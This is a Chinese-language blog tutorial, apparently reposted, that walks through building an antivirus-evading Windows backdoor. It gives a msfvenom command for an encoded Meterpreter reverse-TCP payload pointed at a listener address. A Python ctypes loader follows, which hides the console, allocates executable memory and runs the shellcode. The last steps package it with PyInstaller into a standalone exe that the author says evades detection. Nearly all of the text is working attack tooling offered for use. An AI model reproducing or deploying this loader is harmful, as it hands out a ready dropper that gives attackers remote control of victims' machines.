先用kali生成一个payload
> msfvenom -p windows/meterpreter/reverse_tcp LPORT=443 LHOST=192.168.2.222 -e x86/shikata_ga_nai -i 11 -f py -o C:/luan/luan.py
然后打开luan.py,替换shellcode部分:
from ctypes import *
import ctypes

shellcode代码部分

#libc = CDLL('libc.so.6')
PROT_READ = 1
PROT_WRITE = 2
PROT_EXEC = 4
def executable_code(buffer):
    buf = c_char_p(buffer)
    size = len(buffer)
    addr = libc.valloc(size)
    addr = c_void_p(addr)
    if 0 == addr:
        raise Exception("Failed to allocate memory")
    memmove(addr, buf, size)
    if 0 != libc.mprotect(addr, len(buffer), PROT_READ | PROT_WRITE | PROT_EXEC):
        raise Exception("Failed to set protection on buffer")
    return addr
VirtualAlloc = ctypes.windll.kernel32.VirtualAlloc
VirtualProtect = ctypes.windll.kernel32.VirtualProtect
shellcode = bytearray(buf)
whnd = ctypes.windll.kernel32.GetConsoleWindow()
if whnd != 0:
    if 666==666:
        ctypes.windll.user32.ShowWindow(whnd, 0)
        ctypes.windll.kernel32.CloseHandle(whnd)
print ".................................."*666
memorywithshell = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
                                          ctypes.c_int(len(shellcode)),
                                          ctypes.c_int(0x3000),
                                          ctypes.c_int(0x40))
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
old = ctypes.c_long(1)
VirtualProtect(memorywithshell, ctypes.c_int(len(shellcode)),0x40,ctypes.byref(old))
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(memorywithshell),
                                     buf,
                                     ctypes.c_int(len(shellcode)))
shell = cast(memorywithshell, CFUNCTYPE(c_void_p))
print "Code By Luan"
shell()
下载pywin32.rar "pywin32") 解压运行,一直点下一步就可以了。
下载pyinstall 解压然后执行:(这里注意路径中不要带中文,Win10貌似需要管理员权限运行)
cd C:pyinstaller-2.0
C:pyinstaller-2.0>python PyInstaller.py --console --onefile msf.py``
 ![4.png]

然后就能在C:pyinstaller-2.0luandist目录下找到luan.exe,免杀。
如果生成不成功,或者生成的exe运行不了等问题,请重新安装环境,确保是32位的环境。
本文作者:Luan
原文地址:http://lu4n.com/metasploit-payload-bypass-av-note/